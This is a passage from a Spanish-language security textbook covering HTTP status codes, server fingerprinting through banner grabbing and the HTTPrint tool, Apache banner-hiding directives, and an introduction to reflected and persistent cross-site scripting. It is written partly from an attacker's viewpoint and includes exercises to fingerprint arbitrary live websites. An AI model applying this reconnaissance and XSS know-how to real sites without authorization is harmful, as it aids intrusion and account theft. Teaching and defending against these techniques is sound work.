


Figura 19. El código **`301 Moved Permanently`** avisa que el recurso solicitado ya no se encuentra en esa ubicación.

Otro código de redirección bastante común es el **302 Moved Temporarily**, muy similar al **301**, pero con el cual la nueva ubicación del recurso debe tomarse como un reemplazo temporal. Existen aún más respuestas que informan sobre redirecciones, y su código siempre empieza con el número **3**.

Errores del cliente

Son códigos que visualizamos con bastante frecuencia en nuestro navegador web, ya que indican que somos nosotros (los clientes) quienes nos hemos equivocado. Aquí entra en acción el famoso error **404 Not Found**, que informa que el recurso solicitado no se encuentra.

> LOS CÓDIGOS DE ESTADO HTTP NOS INFORMAN TODO SOBRE NUESTRA CONSULTA

Otro error conocido es el **403 Forbidden**, que vemos cuando ingresamos donde no corresponde (accidentalmente o no), e indica que no podemos visualizar el contenido porque carecemos de los permisos necesarios. Por otra parte, **400 Bad Request** informa que tenemos un error de sintaxis en la petición.




Figura 20. **404 Not Found** informa que el recurso no se encuentra.

Como vimos al comienzo de la sección anterior, el método **OPTIONS** muestra las opciones de comunicación habilitadas en el servidor. Pero, si **OPTIONS** no estuviera disponible, tendríamos que intentar método por método. Cuando realizamos la petición a uno que no está habilitado, se nos informa con el código de error **405 Method Not Allowed**.




Figura 21. El código **405 Method Not Allowed** indica que el método no está permitido en el servidor.

Errores del servidor

Por último, conoceremos los errores que pueden ocurrir en el servidor. Uno de ellos es el **500 Internal Server Error**, que podemos ver cuando se produce algún error en el interior del servidor y éste no puede procesar nuestra petición.

También existe el código **505 HTTP Version Not Supported** que, como su nombre indica, informa que la versión HTTP que estamos utilizando para realizar la petición no es soportada por el servidor.

HTTP Fingerprinting

Un hacker tiene sobradas razones para saber qué software está ejecutándose sobre su objetivo. Una de ellas es que cada versión y módulo de los servidores web tiene sus respectivos fallos de seguridad.

Por lo tanto, si quiere aprovecharse de ellos, lógicamente debe conocer con la mayor exactitud posible frente a qué se encuentra. De eso se tratan las técnicas **HTTP Fingerprinting**, que sirven para identificar mediante el protocolo HTTP el software que ejecuta un determinado servidor.

Banner Grabbing

Una técnica de HTTP Fingerprinting muy simple es la de **Banner Grabbing**. El **banner** es la información que nos envía un servicio al interactuar con él.

En el caso de los servidores HTTP, el banner es el que podemos visualizar en la cabecera **Server**. Para obtenerlo debemos realizar una consulta al servidor usando el método HEAD que, como sabemos, devuelve las cabeceras HTTP de un recurso.

CÓDIGOS DE ESTADO HTTP

En la sección de códigos de estado HTTP de este capítulo, tratamos solo las respuestas que vemos con más frecuencia. Si nos interesa, podemos buscar el **Request For Comment 2616**, que pertenece al protocolo HTTP, donde están descritos todos los códigos de estado existentes.




Figura 22. Banner Grabbing es una técnica de **HTTP Fingerprinting**. La cabecera **Server** contiene la información que más nos interesa.

En el caso de la **Figura 22**, la cabecera Server informa que el servidor está utilizando el software Apache (versión 1.3.41), con soporte para PHP (versión 5.2.17), bajo un sistema Unix. Tales datos son de gran importancia para un hacker, pero los banners no son 100% fiables, ya que esta información es muy fácil de modificar. Pueden darse, por lo tanto, dos opciones:

1) Que el administrador haya borrado el banner de modo que no podamos obtener nada;
2) Que haya reemplazado la información original por datos falsos.

Lógicamente, la segunda opción es la más inteligente desde el punto de vista del administrador. A continuación –si bien no nos aseguraremos de que un atacante jamás descubra el software que realmente se está usando– aprenderemos a modificar el banner a gusto.

Modificar el banner

Si ya hemos instalado nuestro servidor HTTP Apache todavía podemos hacer algo para evitar mostrar estos datos: editar el archivo de configuración **httpd.conf**. Deberemos agregar o modificar, según corresponda, las siguientes directivas:

```
ServerSignature Off
ServerTokens Prod
```

La primera línea (**ServerSignature Off**) sirve para que, cuando se produzca un error (por ejemplo **404 Not Found**), el servidor no muestre en la página datos de sí mismo.

La segunda línea es **ServerTokens Prod**, que permite ocultar la información que se ve en la cabecera **Server** y que lo único que se vea en el banner sea **Apache** (también, en la directiva, podría ir **OS**, **Major**, **Minor** o **Min**, pero muestran aún más información que **Prod)**.

Si todavía no instalamos nuestro servidor Apache, tenemos una mejor opción: editar el archivo **ap_release.h**, que encontramos en la carpeta **include**. Allí podremos personalizar completamente el banner, inventar un nuevo nombre de servidor o reemplazarlo por otro, como **Internet Information Server**. Lo que veremos al abrir ese archivo es similar a lo que muestra la **Figura 23**.




Figura 23. Para personalizar el banner de nuestro servidor, podemos editar el archivo **ap_release.h**.

Una buena idea sería engañar al atacante y hacerle creer que está frente al servidor IIS de Microsoft, modificando los datos de la siguiente manera:

```
#define AP_SERVER_BASEVENDOR "Microsoft"
#define AP_SERVER_BASEPROJECT "Microsoft-IIS"
#define AP_SERVER_BASEPRODUCT "IIS"

#define AP_SERVER_MAJORVERSION_NUMBER 6
#define AP_SERVER_MINORVERSION_NUMBER 0
```

Así, cuando realicemos una petición al servidor, podremos visualizar que la cabecera **Server** dice: **Microsoft-IIS/6.0**. Sin embargo, los atacantes no se van a dejar engañar tan fácilmente. En la primera sospecha intentarán identificar mediante otras técnicas cuál es el verdadero software que contiene el servidor.

Análisis con HTTPrint

Como hemos dicho, el banner no es 100% fiable, por lo que, si estamos realizando un test de intrusión, debemos hacer otras pruebas de HTTP Fingerprinting. La clave está en los diferentes comportamientos que tienen los servidores HTTP ante la misma circunstancia. Por ejemplo, cuando realizamos una petición HEAD, el orden de las cabeceras en la respuesta del servidor es diferente en Apache, IIS, y otros servidores. Lo mismo ocurre cuando se intenta utilizar un método no permitido, un protocolo diferente, otra versión de HTTP (inexistente), etcétera.

En definitiva, los servidores HTTP responden de diferente manera a la misma petición, y esto nos ayuda a identificarlos porque, más allá de lo que diga el banner, analizando su respuesta podremos tener bastante seguridad sobre el software utilizado.

Puede que distinguir entre un servidor Apache y un IIS mediante estas técnicas sea fácil, pero si queremos aún más detalles (como, por ejemplo, la versión del software) el asunto se complica. Así como hay diferencias entre servidores HTTP, también las hay entre las distintas versiones de un mismo servidor. Deberíamos poseer una base de datos con las firmas de cada software y su respectiva versión, para luego comparar nuestro análisis del objetivo con estas firmas y así identificar frente a qué servidor nos encontramos.

LAS TÉCNICAS HTTP FINGERPRINTING IDENTIFICAN EL SOFTWARE DE UN SERVIDOR

Existe una herramienta que posee una base de datos con estas firmas y ayuda a realizar la tarea: **HTTPrint**, una aplicación que analiza el objetivo con diferentes técnicas de HTTP Fingerprinting y crea una huella para compararla con su base de datos de firmas e informar el software que se está utilizando en el servidor. Está disponible para varias plataformas y el sitio web desde donde descargarla es: **http://net-square.com/httprint.html**.




Figura 24. HTTPrint ayuda a identificar el software que se ejecuta sobre nuestro objetivo.

En la **Figura 24** observamos que esta herramienta permite analizar varios sitios a la vez. En una columna muestra lo que dice el banner y en otra lo que dedujo mediante técnicas de Fingerprinting, junto con la comparación de la huella con sus firmas ya almacenadas. En la **Figura 25** podemos ver el tipo de reporte que genera la aplicación.

En este caso vemos un sitio que, según su banner, utiliza el software Apache (versión 2.2.15), pero parece que engaña: según la deducción de HTTPrint, está usando Microsoft-IIS (versión 6.0).




Figura 25. **HTTPrint** genera un reporte sobre el análisis en **html**, **xml** o **csv**.

RESUMEN

Comprendimos la importancia del protocolo **HTTP** y su funcionamiento. Aprendimos a utilizar herramientas como **Live HTTP headers** y **NetCat** para dialogar con los servidores. Nos concentramos en analizar los diferentes métodos de petición (**OPTIONS**, **GET**, **POST**, **HEAD**, **TRACE** y **PUT**) para obtener datos de importancia e investigar cómo vulnerar nuestro objetivo. Analizamos los códigos de estado HTTP, que permiten conocer los problemas que pueden presentarse al realizar una petición, y finalmente aprendimos técnicas de **HTTP Fingerprinting** para identificar servidores.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Qué significa **hipertexto**?
2. ¿Cómo funciona el protocolo **HTTP**?
3. ¿Para qué sirve el software **Apache**?
4. ¿Qué diferencia hay entre **Live HTTP headers** y **NetCat**?
5. ¿Cuáles son las versiones del protocolo HTTP y qué diferencias hay entre ellas?
6. ¿Cuál es la diferencia entre **GET** y **HEAD**?
7. ¿Cuáles son las **cabeceras HTTP** más interesantes para un hacker?
8. ¿Cómo se puede vulnerar un servidor mediante el método **PUT**?
9. ¿Cómo podemos identificar el software utilizado por un servidor web?

EJERCICIOS PRÁCTICOS

1. Instale un servidor HTTP Apache.
2. Intercepte una conexión HTTP con el add-on para Firefox Live HTTP Headers.
3. Realice una petición **HEAD** a un sitio web mediante NetCat.
4. Envíe contenido a un servidor utilizando el método **POST** desde NetCat.
5. Instale la herramienta **HTTPrint** y analice al menos cinco sitios web diferentes.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*04

Ataques Cross-Site

En este capítulo ingresamos a la auditoria de aplicaciones web. Empezaremos con los ataques Cross-Site, que impactan del lado del cliente, afectando a los usuarios que visiten el sitio. Identificaremos y explotaremos las fallas que permiten realizar estos ataques para comprender la peligrosidad de la técnica, y conoceremos maneras de evadir filtros de datos. Por último, programaremos una aplicación segura.

Introducción a Cross-Site Scripting

Hay muchos ataques de tipo Cross-Site, pero comenzaremos analizando el más común: **Cross-Site Scripting**, también conocido como **XSS**. La mayor parte de los ataques Cross-Site aprovechan el mal filtrado de datos de una aplicación web, es decir, la información con la que el usuario interactúa sobre el sitio (por ejemplo, formularios, libros de visitas, foros), donde los datos escritos no son controlados debidamente por la aplicación. Casi todos los programadores pasan por alto esta vulnerabilidad. Existe un proyecto de **OWASP** (*Open Web Application Security Project*) que realiza un Top Ten con las diez vulnerabilidades que más afectan a los sitios web hoy en día. Como podemos ver en la página del proyecto (**www.owasp.org/index.php/Category:OWASP_Top_Ten_Project**), XSS ocupa actualmente el tercer puesto.

> LOS ATAQUES CROSS-SITE APROVECHAN EL MAL FILTRADO DE DATOS DE UNA APLICACIÓN WEB

Desde el punto de vista del atacante, debemos buscar una entrada de datos en el sitio web (formulario, libro de visitas, etcétera) e intentar darle un uso diferente al que realmente tiene. Para cambiar el comportamiento de la aplicación inyectaremos código HTML, JavaScript u otra tecnología client-side en dicha entrada. Pero, antes de pasar de lleno a la acción, debemos tener claras las diferencias entre cliente y servidor y conocer las tecnologías web involucradas en la técnica.




Figura 1. Para explotar un **XSS** debemos encontrar una entrada de datos donde sea posible hacer una inyección de código.

Dos lados diferentes: Cliente y Servidor

Luego de analizar en los capítulos anteriores el funcionamiento de los protocolos HTTP y DNS, que claramente utilizan el esquema **cliente-servidor**, es probable que tengamos bien definida la diferencia entre ambos lados. De todos modos, trataremos nuevamente el tema enfocando la explicación desde la técnica de Cross-Site Scripting.

Tal como aclara el título de esta sección, son dos lados diferentes. El cliente es quien realiza peticiones al servidor (por ejemplo, un usuario que desde un navegador web solicita la resolución de nombres de dominio o transferencias de recursos web, interactúa con los sitios enviando y recibiendo información, etcétera). Por otro lado, el servidor debe atender al cliente enviándole toda la información que solicite, es decir, respondiendo cada una de sus peticiones.

Lo interesante es que, así como hay aplicaciones que funcionan del lado del cliente y otras del lado del servidor, también hay tecnologías web que se ejecutan de un lado o del otro.




Figura 2. En la arquitectura cliente-servidor, el cliente realiza las peticiones mientras que el servidor se encarga de responderle.

JavaScript de nuestro lado

Existe una gran variedad de lenguajes y tecnologías para la programación de páginas web, como HTML, PHP, JavaScript, VBScript, Ajax o ASP. Pero, dijimos, algunos se ejecutan del lado del servidor (como PHP) y otros del lado del cliente (como JavaScript). En la técnica de Cross-Site Scripting se encuentran involucrados los lenguajes que se ejecutan del lado del cliente, es decir, en el navegador del usuario que

solicita la página. Es probable que tengamos dudas respecto a esto y nos preguntemos cómo es posible que el código de la página se ejecute en nuestro navegador, si ésta se aloja en un servidor en cualquier parte del mundo. Sucede que, cuando visitamos un sitio web a través de nuestro navegador, enviamos la petición para ver determinada página al servidor que la hospeda, éste responde con el código (conformado por HTML, JavaScript, etcétera) y luego nuestro navegador lo descarga e interpreta para mostrar el contenido en pantalla.




Figura 3. JavaScript es un lenguaje que se ejecuta del lado del cliente; nuestro navegador lo interpreta y muestra el contenido en pantalla.

En la sección anterior mencionamos que en el ataque de Cross-Site Scripting se debe hacer una inyección de código a una entrada de datos de la aplicación web. Ese código inyectado estará programado en JavaScript, así que dicho lenguaje nos acompañará a lo largo de todo el capítulo.

Pero, si JavaScript se ejecuta en nuestro navegador, ¿cómo logramos llegar al servidor? ¿Acaso la idea no es obtener el control total de nuestro objetivo? Cross-Site Scripting es un ataque del lado del cliente ya que, no importa lo que se haga, el servidor no será afectado. Entonces la pregunta es: ¿hasta dónde se puede llegar con esta técnica?

CLIENTE-SERVIDOR

La arquitectura cliente-servidor se emplea en múltiples casos. Los protocolos HTTP, DNS, IRC, FTP y muchos otros utilizan este esquema. También las redes de computadoras suelen tener un servidor de archivos, al cual acceden los equipos pertenecientes a la red (clientes).

El límite de XSS es la imaginación

Desde afectar a un usuario hasta afectar a miles, desde obtener el acceso a una cuenta de correo, panel de administración, redes sociales... hasta redireccionar para donde se quiera todos los accesos a un sitio. El límite de XSS es la imaginación y el conocimiento que se posea sobre JavaScript u otro lenguaje client-side. De todos modos, quienes no sepan demasiado de programación podrán ver ejemplos simples, de gran ayuda para empezar en el tema.

Figura 4. Cross-Site Scripting ocupa el tercer puesto en el Top Ten de vulnerabilidades OWASP.

Aunque el servidor no se vea afectado con lo que hagamos, existen infinidad de ataques posibles con Cross-Site Scripting dirigidos a clientes, es decir, a quienes visitan el sitio web vulnerable a XSS. El código inyectado en la página dependerá, en parte, de la intención que se tenga. Por ejemplo, XSS es aprovechado muchas veces para obtener acceso a la cuenta de administración del sitio o a las de los usuarios, o para redireccionar a cada visitante que ingresa hacia otro sitio.

Tipos de Cross-Site Scripting

En este capítulo analizaremos a fondo dos tipos de Cross-Site Scripting, dado que la inyección que se realice puede variar según el tipo de XSS.

Para comenzar, hablaremos del más común: el **reflejado**, también llamado **no persistente** o **indirecto**. Afecta únicamente a las personas que el atacante elija para, por ejemplo, obtener su cuenta de usuario en el sitio vulnerable. Se trata de una técnica "no persistente" porque el código inyectado no permanece en la página. El atacante deberá engañar a su usuario objetivo haciéndolo entrar a la página vulnerable a través de una dirección URL manipulada, que contiene la inyección de código.




Figura 5. En el **XSS reflejado** el atacante debe lograr que el usuario ingrese al sitio a través de la URL que contiene la inyección de código.

Otro tipo de Cross-Site Scripting o XSS que podemos encontrar es el **persistente** o **directo**. La inyección de código persiste en la página, es decir que se almacena en una base de datos y queda permanentemente allí, afectando a todos los usuarios que ingresen al sitio. Por ende, el hacker no sabrá quiénes son las personas que sufrirán su ataque (que

DOCUMENTACIÓN OWASP SOBRE XSS

En el sitio web de OWASP podemos encontrar una muy variada documentación sobre la técnica de Cross-Site Scripting. Desde métodos de ataque y evasión de filtros hasta mecanismos de prevención. La cita obligada es en **www.owasp.org/index.php/Cross-site_Scripting_(XSS)**.

podría consistir, por ejemplo, en redireccionarlas hacia otro sitio o atacar su navegador web para que deje de funcionar correctamente).

